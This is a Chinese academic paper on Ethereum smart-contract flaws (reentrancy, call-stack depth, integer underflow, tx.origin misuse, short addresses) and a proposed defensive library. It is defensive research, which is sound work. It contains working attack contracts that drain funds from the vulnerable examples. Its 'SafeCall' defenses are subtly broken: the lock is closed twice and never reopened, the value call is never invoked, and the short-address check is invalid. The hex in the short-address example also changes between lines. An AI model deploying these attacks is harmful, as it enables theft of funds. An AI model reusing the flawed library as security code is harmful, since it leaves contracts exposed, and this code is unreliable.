基于以太坊的智能合约漏洞分析及安全函数设计

浙江师范大学 计算机系, 浙江 金华 321000
骆宾逸, 陈中育, 赵相福*, 郑忠龙, 陈旭琳
(通讯作者：赵相福, Email: xiangfuzhao@zjnu.cn)

摘 要: 区块链 1.0 是随着比特币而兴起的一种去中心化的分布式系统架构.而随着以太坊的问世,标志着区块链 2.0 的实现, 以太坊实现了区块链的图灵完备的智能合约可编程功能.然而智能合约带来的安全问题引起各机构高度重视与广泛关注.本文通过解析智能合约基础漏洞, 详细阐述了一系列漏洞的基本原理,提出了智能合约安全函数库以预防对应的漏洞. 最后在测试网中实际验证了安全函数的效果,为智能合约的安全运行提供了重要保障.

关键词: 区块链 2.0, 以太坊, 智能合约,区块链安全

Vulnerabilities and Corresponding Safety Functions on Ethereum Smart Contracts

Department of Computer, Zhejiang Normal University, Jinhua 321000, Zhejiang
Binyi Luo, Zhongyu Chen, Xiangfu Zhao*, Zhonglong Zheng, and Xulin Chen

Abstract: Blockchain 1.0 is a decentralized architecture that springs up with Bitcoin. With the advent of Ethereum, it marks the implementation of Blockchain 2.0. Ethereum realizes the Turing-complete programmable function of smart contracts. However, the security caused by smart contracts has attracted great attention. By analyzing the basic vulnerabilities of smart contracts, this paper expounds the basic principles of a series of vulnerabilities, puts forward the smart contract security function library to prevent the corresponding vulnerabilities. Finally, the effect of the security function library is verified in the test net. The security function library provides an important guarantee for the safe operation of smart contracts.

Key words: Blockchain 2.0, Ethereum, Smart Contract, Security

1. 引 言

比特币系统作为区块链 1.0 的代表,由于其数据透明、去中心化、无法篡改等特性被广泛运用到数据存储、数据鉴证、金融交易、资产管理、选举投票等方面[1],但其可编程性能不足.而以以太坊为代表的区块链 2.0[2]首次实现了智能合约[3]的功能,也实现了区块链的图灵完备的可编程功能.人们可以在区块链中执行更加实用的应用程序.其应用领域也更加广泛,比如去中心化交易、P2P 借贷、数字身份公证、保险等.以太坊的智能合约是一种比较成熟的链上代码[4].通过采用工作量证明机制(POW)、权益证明机制(POS)等共识算法[5],以太坊的交易速度有了较大的提高,能够满足当前大部分的应用场景.

然而,当前智能合约存在大量的安全问题[6],比如 2016 年 6 月的“TheDAO”事件[7],该事件导致价值逾 5000 万美元的以太币被盗；2017 年 7 月,以太坊 Parity 多重签名钱包被盗事件,确认有 150,000ETH(大约价值 3000 万美元)被盗等等.总之，攻击者利用智能合约本身逻辑漏洞或智能合约与以太坊虚拟机(EVM)的交互漏洞,使得智能合约看起来非常脆弱.

因此,区块链技术在金融等场景的应用[8]上,提高智能合约层的安全性与健壮性迫在眉睫.基于此,本文将主要分析以太坊平台中一些主流的智能合约漏洞的成因,分析这些漏洞的导致的后果,通过设计安全函数给出这些漏洞的解决方法,并通过测试网对这些方法进行了安全性验证.

2. 以太坊和智能合约相关基础

2.1 以太坊结构[2]

如图 1 所示,以太坊结构从上往下分别为:智能合约层、激励层、共识层、网络层、数据层.其中智能合约层通过 EVM 运行代码实现智能合约的功能.激励层主要实现以太币的发行和分配机制,运行智能合约和发送交易都需要向矿工支付一定的以太币.共识层主要实现全网所有节点对交易和数据达成一致.以太坊前期采用 POW 机制,后期将采用 POS 机制使得交易速度更快、无资源消耗,也避免了 POS 机制导致的初期权益分配不公平的情况.网络层主要实现网络节点的连接和通信,由于其对等网络的特点,具备了去中心化与健壮性等特点.数据层是最底层的技术,通过区块链的链式结构和 Merkle 树实现了数据的存储.通过哈希函数、数字签名和非对称加密技术等保证了去中心化场景下,交易能够正确的进行.



图 1. 以太坊的层次结构

2.2 智能合约运行方式

智能合约部署在区块链的节点上,当外部的数据和事件输入到智能合约时,根据合约的代码和规则,输出运算结果,并记录在区块链上.

以太坊使用 Solidity[2]编写智能合约.Solidity 是一个面向合约的高级语言,其语法类似于 JavaScript,运行在以太坊 EVM 中.Solidity 是静态类型的编程语言,合约编译期间会检查其数据类型.支持继承、类和复杂的用户定义类型.根据实际情况,合约编写者用 Solidity 语言很容易创建用于投票、众筹、封闭拍卖、多重签名钱包等合约.

以太坊 EVM 是以太坊中智能合约的运行环境.智能合约通过以太坊 EVM 解释成字节码执行.简单来说，在以太坊中,若要发起一笔交易,就会通知以太坊节点该交易的函数和调用的参数,所有的节点都会接收到该交易,每个节点的本地 EVM 在链中读取参数并计算结果,并将该结果与其他以太坊节点的运行结果对比,最终存储在区块链上,从而实现智能合约的正确运行.由于以太坊和 Solidity 语言成熟度较低,带来了一系列漏洞.

3. 部分典型合约的安全漏洞[9,10,11,12]

3.1 重入(Reentrancy)漏洞[9,10]

如图 2 所示的 Dao 合约,模拟了著名的“TheDAO”合约. deposit()函数用于向 Dao 合约发送以太币换取 Dao 的代币,balances[msg.sender]记录了用户在 Dao 中存储的以太币数量. withraw()函数用于取回以太币.漏洞出现在第 10 行: to 为用户地址,amount 为用户想要取出的以太币数量,并通过第 8 行保证了 amount 的数值小于 balances[msg.sender].合约通过语句 to.call.value(amount)()完成了合约向用户的转币操作.

该漏洞的原理为:每一个以太坊智能合约都有且仅有一个没有名字的函数,该函数称为 fallback 函数.当合约接收到以太币时,这个函数会被执行,用于向以太坊表明收到了以太币.该漏洞正是利用这一机制,在攻击者合约的 fallback 函数中,写入攻击的代码,当被攻击合约向恶意合约传送以太币时,EVM 就会直接执行攻击者合约的 fallback 函数,来获取以太币.

下面以具体的攻击过程进一步说明该漏洞.

如图 3 所示的 Attack 为一个恶意的攻击合约.

(1)首先攻击者向 Attack 合约发送以太币,通过 Attack 合约的 setVictim()将 Dao 合约设置为 Victim.用 cunkuan()将 amount 数值的以太币存入 Dao 中.Attack 合约也变成 Dao 的用户

(2)攻击者通过 qukuan()函数中第 28 行用 victim.call 并通过 keccak256()函数, Attack 合约跨合约调用了 Dao 合约的 withdraw()函数,withraw()第 10 行 to.call.value(amount)();把 amount 数值的以太币从 Dao 合约中取回 Attack 合约.

(3)Attack 合约作为 call 的被调用方,收到以太币后自发调用 Attack 合约的 fallback()即 Attack 合约第 37 行,在该函数中,再一次跨合约地调用了 Dao 合约的 withdraw()函数,而此时,上一个 withdraw()函数的执行还停留在 Dao 第 10 行中,以太坊就开始执行下一个 withdraw()函数了,Dao 第 11 行并未执行,所以攻击者在 Dao 合约的代币量余额并没有减少,所以攻击者第二次调用的 withdraw()一定能通过 Dao 合约第 8 行的检测.所以又一次执行了 to.call.value(amount)(),又向 Attacak 合约发送了以太币.这样除非消耗完 gas 或者 Dao 合约的以太币被取完,整个 EVM 将一直重复第 3 步.

(4)Attacak 合约通过 stopAttack(),取得夺取的以太币,并将夺取的以太币发送给攻击者 owner.

由分析可知,攻击者是利用以太坊运行机制重复入侵造成合约损失.

```
1  contract Dao {
2      address owner;
3      mapping (address => uint256) balances;
4      event withdrawLog(address, uint256);
5      function Dao() { owner = msg.sender; }
6      function deposit() payable { balances[msg.sender] += msg.value; }
7      function withdraw(address to, uint256 amount) {
8          require(balances[msg.sender] > amount);
9          require(this.balance > amount);
10         to.call.value(amount)();
11         balances[msg.sender] -= amount;
12     }
13     function balanceOf() returns (uint256) { return balances[msg.sender]; }
14     function balanceOf(address addr) returns (uint256) { return balances[addr]; }
15 }
```

图 2. 存在重入漏洞的 Dao 合约

```
17 contract Attack {
18     address owner;
19     address target;
20     function Attack() payable { owner = msg.sender; }
21     function setVictim(address _target) { target = _target; }
22     function cunkuan(uint256 amount) ownerOnly payable {
23         if (this.balance > amount) {
24             victim.call.value(amount)(bytes4(keccak256("deposit()")));
25         }
26     }
27     function qukuan(uint256 amount) ownerOnly {
28         victim.call(bytes4(keccak256("withdraw(address,uint256)")), this, amount);
29     }
30     function stopAttack() ownerOnly {
31         selfdestruct(owner); // selfdestruct, send all balance to owner
32     }
33     function startAttack(uint256 amount) ownerOnly {
34         cunkuan(amount);
35         qukuan(amount / 2);
36     }
37     function () payable {
38         if (msg.sender == victim) {
39             victim.call(bytes4(keccak256("withdraw(address,uint256)")), this,msg.value);
40         }
41     }
42 }
```

图 3. 针对 Dao 进行攻击的 Attack 合约

3.2 堆栈(stack)调用层次限制攻击[10,12]漏洞

如图 4 所示,Governmental 合约是模仿庞氏骗局的一个以太坊投资游戏.玩家通过 invest()函数向合约投资,且投资的金额必须大于奖金池的一半,如果该玩家在投资后 1 分钟内没人继续投资,该玩家就可以获得奖金池的奖金,而该合约的主人(创建人)可以获得该合约剩下的以太币,只留 1 个以太币作为下一轮的启动资金.

然而该合约在实际的运行中,也被黑客利用,没有按照合约初衷运行,投资者损失了自己应得的以太币,该合约的第 22 行产生漏洞.这段代码漏洞的获益者为发布该合约的 owner. owner 调用如图 5 所示的 Mallory 合约进行攻击.Mallory 合约第 32 行开始递归调用合约本身,使以太坊虚拟机的堆栈增长.当调用堆栈深度达到 1023 次时,Mallory 开始调用语句 Governmental(target).resetInvestment().此时,因为调用堆栈限制(堆栈调用限制指的是以太坊设置了堆栈调用的最大值为 1024 次,当调用次数大于 1024 次时,以太坊抛出异常,清空堆栈,继续运行),导致合约第 24 行的发送失败.但是合约并未检查 send 的返回值(如果转币成功,send 的返回值为 true,反之为 false),合约却继续执行,重置状态(第 23-25 行),剥夺了投资者的 lastinvest 身份.每次攻击都会增加合同的余额,因此合法的赢家没有得到奖励.以太币都通过语句 owner.send(this.balance-1ether)全部发送给了合约 owner.

当合约运行出现 send 异常而没有处理时,以太坊会接着运行合约的剩余部分,这就导致了合约后一部分没被执行,运行结果就会与合约编写时的预期不一致.

```
1  contract Governmental {
2    address public owner;
3    address public lastInvestor;
4    uint public jackpot = 1 ether;
5    uint public lastInvestmentTimestamp;
6    uint public ONE_MINUTE = 1 minutes;
7    function Governmental() {
8      owner = msg.sender;
9      if (msg.value<1 ether) throw;
10   }
11
12   function invest() {
13     if (msg.value<jackpot/2) throw;
14       lastInvestor = msg.sender;
15       jackpot += msg.value/2;
16       lastInvestmentTimestamp = block.timestamp;
17   }
18   function resetInvestment() {
19     if (block.timestamp <lastInvestmentTimestamp+ONE_MINUTE) throw;
20
21       lastInvestor.send(jackpot);
22       owner.send(this.balance-1 ether);
23       lastInvestor = 0;
24       jackpot = 1 ether;
25       lastInvestmentTimestamp = 0;
26   }
27 }
```

图 4. 存在 Call stackattack Vulnerable 漏洞的 Governmental 合约

```
30 contract Mallory {
31   function attack(address target, uint count) {
32     if (0<=count && count<1023) this.attack.gas(msg.gas-2000)(target, count+1);
33     else Governmental(target).resetInvestment();
34   }
35 }
```

图 5. 针对 Governmental 合约进行攻击的

```
1  contract MyToken {
2      mapping (address => uint) balances;
3      function balanceOf(address _user) returns (uint) { return balances[_user]; }
4      function deposit() payable { balances[msg.sender] += msg.value; }
5      function withdraw(uint _amount) {
6          require(balances[msg.sender] - _amount > 0);  // 存在整数溢出
7          msg.sender.transfer(_amount);
8          balances[msg.sender] -= _amount;
9      }
10 }
```

图 6. 存在整数溢出的合约 MyToken

3.3 整数上/下溢出漏洞(Integer overflow/underflow)[10]

2018 年上半年,美链 BEC 代币合约和 RMC 代币合约都因为一个非常基础的漏洞,被攻击者攻击,导致其代币价值几乎归零.然而这些漏洞的原理都比较简单,却造成了十分严重的后果.如图 6 所示 MyToken 合约为这类漏洞代币合约的简单模拟合约.

与一般的代币合约类似,在该合约中,用户可以通过 deposit()函数向 MyToken 合约发送以太币换取 MyToken 的代币,balances[msg.sender]记录了用户在 MyToken 中存储的以太币数量.当用户想要取回以太币时则可以通过 withraw()函数.在第 5 行 withdraw(uint)函数中首先通过 require(balances[msg.sender]-_amount>0)来确保账户有足够的余额可以提取,随后通过 msg.sender.transfer(_amount)来提取 Ether,最后更新用户余额信息.

在 Solidity 中 uint 默认为 256 位无符号整型,可表示范围为 0 到 2^256-1,在上面的代码中通过减法判断余额,从而取出代币.但是如果传入的_amount 大于账户余额,则 balances[msg.sender]-_amount 的数值会由于整数下溢而大于 0 从而绕过判断,最终提取到大于余额的以太币,且其更新后的 balances[msg.sender]可能是一个极其大的数.代币合约的账户余额也会变得混乱.

这种漏洞都可以总结为整数的上下溢出问题:当执行操作需要固定大小的变量来存储超出变量数据类型范围的数字(或数据)时,会发生数据上溢/下溢.

3.4 tx.origin 的误用[11]

如图 7 所示, Fishable 合约可以理解为一个私人钱包合约,谁创建了该合约即为该合约的 owner. owner 可以在该合约存储以太币,也可以通过函数 withdrawAll()取出合约中全部以太币(仅允许 owner 取款).

漏洞出现在在第 12 行处 require(tx.origin==owner),通过验证 tx.origin 与 owner 一致完成身份验证.在 13 行处,向_recipient 地址转发该合约中所有以太币.

tx.origin 是 solidity 的一个全局变量,与常用的 msg.sender 相似但又有很大的区别,tx.origin 遍历调用栈并返回最初的发送者的账户的地址.而 msg.sender 则返回的是消息发送者的账户地址.

因为上述区别,在合约中使用 tx.origin 进行身份验证会使该合约易受到类似网络钓鱼的攻击.下面结合一个攻击实例来解释该漏洞的原理.

```
1  contract Fishable {
2      address public owner;
3
4      constructor  (address _owner)
5      {
6          owner = _owner;
7      }
8
9      function () public payable {} // collect ether
10
11     function withdrawAll(address _recipient) public {
12         require(tx.origin == owner);
13         _recipient.transfer(this.balance);
14     }
15 }
```

图 7.误用 tx.origin 的合约 Fishable

```
17 contract Attack{
18     Fishable ViticmContract;
19     address attacker;
20
21     constructor  (Fishable _Viticm, address _attacker) {
22         Viticm = _Viticm;
23         attacker = _attacker;
24     }
25     function () {
26         Viticm.withdrawAll(attacker);
27     }
28 }
```

图 8. 针对 Fishable 合约进行攻击的 Attack 合约

攻击者首先部署如图 8 所示的恶意合约 Attack,然后说服 Fishable 合约的所有者发送一定数量的以太币到这个恶意合约.受害者一般不会注意到目标地址是一个合约.只要受害者向 Attack 地址发送了一定数量的以太币,Attack 将调自己的 fallback 函数.该函数又以 attacker 为参数(即攻击者想要获益的账户地址),调用 Fishable 合约中的 withdrawAll 函数.在正常情况下身份验证的代码为 require(owner==msg.sender),其中 msg.sender 的值为 Attack 合约的地址,而 owner 的值是 Fishable 合约的所有者,所以攻击者无法获利.

然而漏洞合约的身份验证代码是 require(tx.origin==owner);而 tx.oringin 的值为最开始的交易发送者的帐户的地址,于是攻击者实施攻击:1.诱骗 Fishable 合约所有者向 Attack 合约发送以太币;2.触发 Attack 合约的 fallback 函数;3.在 fallback 函数调用 withdrawAll 函数.从该系列调用中看出,最初的交易发送者是 Fishable 合约所有者.所以身份验证代码即 Fishable 合约中的第 12 行一定能通过,于是 Fishable 合约中的第 13 行将合约中所有以太币发送给攻击者,从而导致了 Fishable 合约的以太币被盗取.

3.5 短地址攻击(Short Address Attack)

短地址攻击主要存在于 ERC-20 代币合约中, ERC-20 的 Transfer()函数(与 solidity 中原 transfer()函数不同)有

三个形参，合约分别为传入 msg.sender、_to、_amount,其功能是地址 msg.sender 向地址_to 发送_amount 个代币. Transfer()函数对于地址类型参数并没有严格审核,导致漏洞产生.

在 Coin 合约中(一个基于 ERC-20 的代币合约)中，A 账户向 Coin 合约转以太币时调用 Transfer()函数,例如 A 账户(0x4c0196d0613fcd7c514b6d957e313c4e7364d100)Coin 转 8 个 coin 币,其 msg.data 数据为:

0000000000000000000000004c0196d0613fcd7c514b6d957e313c4e7364d100 即 A 账户；

0000000000000000000000000000000000000000000000000000000000000008->0x8 即代币数量,指 A 向合约 Coin 发送的以太币数量.

攻击者找到一个末尾为 00 的账户地址,如账户 A 刚好符合条件,那么正常情况下调用的 msg.data 应和前述的一致.攻击者将 A 地址末尾的 00 人为去除,不进行传递,也就是说少传递 1 个字节,地址变为 31 个字节:

0000000000000000000000004c0196d0613fcd7c514b6d957e313c4e7364d1 即新的 A 账户地址（短地址）；

0000000000000000000000000000000000000000000000000000000000000008->0x8 代币数量不变. s

当上面数据进入 EVM 进行处理时，EVM 会自动在用表示 0x8 的数值的前面的两个 0 去补 A 地址的末尾两个 0,而此时 EVM 发现,数据 0x8 位数缺少两位,就会在 0x8 的末尾补齐两个 0,所以 msg.data 会变为:

0000000000000000000000004b0897b0513fdc7c541b6d9d7e929c4e5364d200

0000000000000000000000000000000000000000000000000000000000000**800**

如上可以看出,攻击者通过 EVM 的特性使得 A 账户仅花 8 个 coin 而在 Coin 合约中记录了 0x**800** 个 coin,那么 A 可以在 Coin 里取得 0x800 个 coin.

由于上述攻击者的攻击方式是缩短地址参数,所以也被称之为短地址攻击.

4. 基本的漏洞解决方案

4.1 SafeMath 的运用

如图 9 所示,OppenZepplin[13]在构建和审计以太坊社区可以利用的安全库方面做得非常出色.特别是,他们的 SafeMath 是一个用来避免上溢/下溢漏洞的参考库.这些安全函数对加减乘除都进行了封装,如果存在溢出的安全问题,程序会直接退回.

以 mul()函数为例,uint256 c = a * b;实现了整数乘法.如果 a 和 b 都是很大的整数,则 a*b 的结果有可能大于 uint256 的范围,从而导致向上溢出,所以只有满足 c 除以 a 的结果还是 b,才可以保证乘法结果没有溢出,用 assert(c/a==b)完成该判断,assert 函数中的结果为真,函数正常运行,如果为假,函数就会跳出,表明有错误产生.

```
library Safemath{
function mul(uint256 a, uint256 b) internal pure returns (uint256) {
if (a == 0) {
return 0;
   }
   uint256 c = a * b;
   assert(c / a == b);
   return c;
 }
function div(uint256 a, uint256 b) internal pure returns (uint256){
    uint256 c = a / b;
    return c;
}
  function sub(uint256 a, uint256 b) internal pure returns (uint256){
    assert(b <= a);
    return a - b;
 }
function add(uint256 a, uint256 b) internal pure returns (uint256) {
uint256 c = a + b;
assert(c >= a);
return c;
}
}
```

图 9. SafeMath 函数库

然而 OppenZepplin 库的安全支持大部分针对代币合的,而对于很多基础合约,和前文的一些底层漏洞,比如容易产生漏洞的转币函数 call 等,OppenZepplin 只是直接采用 transfer 函数,并给出了接口,而如果在编写智能合约时,想要用类似于 call,send 等一些底层函数来提高运行速度时,OppenZepplin 并没有给出对应的处理方法.

于是,我们通过建立这些底层函数的安全库 SafeCall,来预防前述提到的漏洞,如下 4.2-4.5 节将逐一介绍.

4.2 针对重入漏洞

对于重入漏洞,合约无法直接从 EVM 的运行机制上停止调用未知合约的 fallback 函数.从原理上来说,该漏洞形成的直接原因在于调用 call 进行转币时,转币过程尚未结束、合约的状态变量尚未改变、而由于 EVM 运行

机制的原因导致攻击者利用 fallback 再次进入了 call 转币而获得收益.

为解决该问题,提出锁的概念,基本思路为：在用 call 函数时引入锁,在之前的 call 没完成时,后面的 call 是不允许被调用的. 如图 10 所示,在我们设计的安全库 SafeCall 中,定义了结构体 calllock,里面存放了布尔型的变量 s,即为锁.s 通过 CalllockOpen()和 CalllockClose()两个函数设置为 false 或者 true.这里运用结构体而不直接用布尔变量,原因在于智能合约的库中函数改变实参只能在 storage 存储区里更改,而结构体恰好存储在 storage 中.

在图 11 的_Call()函数中,先判断锁是否为 false,如果为 false,先将锁设置为 true 并执行 call 函数进行转币操作,在转币结束后再将锁设置为 false.当转币还在执行时,攻击者用 fallback 函数再次调用_Call()函数时,由于锁没打开(锁的状态为 true),require(! n.s)不能通过,所以系统将会回退,从而避免攻击者的攻击.

```
library SafeCall
{
struct calllock
    {
        bool s;
    }
    function CalllockOpen( calllock storage n)
    {
        n.s=false;
    }
function CalllockClose( calllock storage n)
    {
        n.s=true;
    }
```

图 10. Call()函数需要用到的锁与锁的开关函数

```
function _Call(address to, uint256 amount, calllock storage n)
    {
        require(! n.s);
        CalllockClose(n);
        to.call.value(amount);
        CalllockClose(n);
    }
    function _Callcode(address to, uint256 amount, calllock storage n)
    {
        require(! n.s);
        CalllockClose(n);
        to.callcode.value(amount);
        CalllockClose(n);
    }
```

图 11._Call()函数

4.3 针对栈调用层次限制的漏洞

对于这个漏洞, 如图 12 所示,只需要在函数库中调用转币函数时,检查转币函数的返回值即可,如果转币不成功,其返回值为 false,直接让函数回滚即可,返回值为 true 则继续运行.

4.4 针对 tx.origin 的误用

从 tx.origin 所致的合约漏洞可以看出,当使用 tx.oringin 进行身份验证时,由于攻击者引诱的钓鱼攻击,受攻击的合约主动向攻击者发送以太币,导致 tx.oringin 的值是受害者自身.所以,当 tx.oringin 用于身份验证时,务必要保证发送转币请求的地址与消息初始发送者一致即 tx.oringin 与 msg.sender 一致,才能通过身份验证.

安全函数如图 13 所示,可以看出,当 tx.oringin=msg.sender 条件满足时,tx.origin 才允许被调用.

```
    function _Send(address to, uint256 amount)
    {
      if(!to.send(amount)){throw;}
    }
```

图 12.防止 Call StackAttack 的_Send()函数

```
    function txOriginUsage() view  returns (address)
    {
       if(tx.origin != msg.sender){revert();}
       return tx.origin;
    }
```

图 13.预防 tx.origin 被错误运用的 txOriginUsage

4.5 针对短地址攻击的漏洞

从原理上来讲,该漏洞来源于 EVM 在接收到位数少于 160 位 uint 的地址传来的代币时,EVM 会自行为该地址后续补 0,而其所补的 0 来自于代表代币数量的高位的 0,导致整个 amount 向左移(补了多少个 0 则向左移多少位),amount 值被扩大多倍.

因此, 如图 14 所示,在设计的安全库中提供了检测地址位数的方法,合约中只需调用一下该方法即可预判.

具体检测方法为：库中的方法 function _Address(address a) 将接收到的地址值与 160 位的 address 值 0x1000000000000000000000000000000000000000 进行比较,如果小于该值则代表接收到了一个短地址,反之,接收到的地址值就是正常的.

```
    function _Address(address a) internal pure returns (address)
    {
    address b=0x1000000000000000000000000000000000000000;
    require(a>b);
    return a;
    }
```

图 14.预防 short address attack 的_Address()

5. 实验及结果:测验安全函数库的有效性

本节利用 Remix+testnet[14]测试了各漏洞合约在调用我们设计的 SafeCall 库中的方法后,在 remix 中能否成功避免攻击者攻击.(注：Remix 提供了虚拟的测试网络和许多测试账户,每个账户都有 100 个测试用的以太币).

5.1 预防重入攻击的测试效果

如图 15 所示,安全函数对易受重入攻击的合约简单的 DAO 进行改进,在 77 行,合约调用了前文所述的库 SafeCall 的_Call()函数,并且在 remix 中测验新的合约是否能够避免攻击.

(1).实验设置

账户 a:0xca35b7d915458ef540ade6068dfe2f44e8fa733c 创建 DAO 合约,并在 DAO 合约中存储 50 个以太币,账户 b:0x14723a09acff6d2a60dcdf7aa4aff308fddc160c 创建第三节的 Attack 合约(图 3).

Attack 合约在 0xbbf289d846208c16edc8474705c748aff07732db(账户 a 创建的 DAO 合约地址)存储了 5 个以太币,并以此向 DAO 合约进行重入攻击.合约部署如图 17 所示.

(2).实验结果

攻击过后账户 b 余额如图 16 所示,攻击者仅仅取出了自己在 DAO 中存储的 5 个以太币,并没有成功夺取 DAO 中剩余的 50 个以太币.因此,可以看出我们的库函数成功阻止了重入攻击.

在调用_Call()函数时,需要创建锁及调用开关锁函数, 虽然增加了一定的 gas 的消耗和运行时间,但是确实提高了安全性；相对于可能大量损失的以太币来说性价比还是较高的.

```
65  contract DAO {
66      address owner;
67      mapping (address => uint256) balances;
68      SafeCall.calllock m;
69      function DAO() { owner = msg.sender;
70      SafeCall.CalllockOpen(m);
71      }
72      function deposit() payable { balances[msg.sender] += msg.value; }
73      function withdraw(address to, uint256 amount) {
74          require(balances[msg.sender] > amount);
75          require(this.balance > amount);
76          SafeCall._Call(to, amount, m);
77          balances[msg.sender] -= amount;
78      }
79
80  }
```

图 15.改进的 DAO 合约



图 16. 账户 b 进行重入攻击后的余额状况



图 17.DAO 合约与 Attack 合约的部署情况

5.2 预防整数溢出的安全函数测试效果

如图 18 所示,对存在整数溢出漏洞的合约进行了改进,在 196 行,直接调用了的 SafeMath 的 sub()函数(我们在 SafeCall 中直接复写了 SafeMath 的几个函数以方便调用),并且在 remix 中测验新合约,是否能够避免被攻击.

```
190 contract MyToken {
191     mapping (address => uint) balances;
192     function balanceOf(address _user) returns (uint) { return balances[_user]; }
193     function deposit() payable { balances[msg.sender] += msg.value; }
194     function withdraw(uint _amount) {
195         //require(balances[msg.sender] - _amount > 0);// 存在整数溢出
196         require(SafeCall.sub(balances[msg.sender], _amount) > 0);
197         msg.sender.transfer(_amount);
198         balances[msg.sender] -= _amount;
199     }
200 }
201
```

图 18.对存在 Intger overflow 漏洞合约 MyToken 的改进合约

(1).实验设置

账户 c:0xdd870fa1b7c4700f2bd7f44238821c26f7392148 创建 MyToken 合约,并用 deposit 存储 50 个以太币,账户 d:0x93ac374a5ce25caa35475a0f2bc1b0abe181dd73 并未在 MyToken 合约中存过以太币,账户 d 直接调用 withdraw()函数,试图取出一定数额的以太币.部署情况如图 19 所示.

(2).实验结果

可以看到,如图 20 所示,结果如预期一样,夺取行为没有成功,EVM 直接退回.

调用 MyToken 的 balanceOf 函数,账户 b 在 MyToken 合约中的代币依然为 0,并未变成一个很大的数.如图 21 所示,图中 decoded output 为 balanceOf 函数返回值.

所以,SafeMath 库是可以预防整数溢出的.



图 19.MyToken 合约部署情况

图 20.调用 withdraw()函数后,EVM 反馈

图 21.调用 balance of 函数，查看账户 b 的余额

5.3 预防栈调用攻击的安全函数

如图 22 所示,在 Govermental 合约的 resetInvestment 函数中,我们调用了库 SafeCall 的_Send ()函数代替 send()函数,并且在 remix 中测验新的合约.

(1).实验设置

创建该合约后,用另外的账户向该合约投资后,该合约的基本参数如图 23 所示.

我们用该 Govermental 的 owner 账户对该合约发起堆栈深度攻击,从理论上,受到攻击的合约的 lastinvester 账户得不到付款,但是合约的所有参数将被重置,原来的 lastinvester 账户将失去他 lastinvester 的身份.

```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;
  function Governmental()payable {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }
  function invest() payable{
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }
  function resetInvestment() {
    //if (block.timestamp <lastInvestmentTimestamp+ONE_MINUTE) throw;

      SafeCall._Send(lastInvestor,jackpot);
      SafeCall._Send(owner,this.balance-1 ether);
      lastInvestor = 0;
      jackpot = 1 ether;
      lastInvestmentTimestamp = 0;
  }
}
```

图 22. 对存在 Call stackattack 漏洞合约 Governmental 合约的改进合约



图 23. Governmental 合约的部署后的基本参数

(2).实验结果

然而实际运行结果显示合约直接被 EVM 抛出错误,如图 24 所示.可以观测到 Govermental 的参数也未被重置,所以对于 Call stackattack 的防范是成功的.

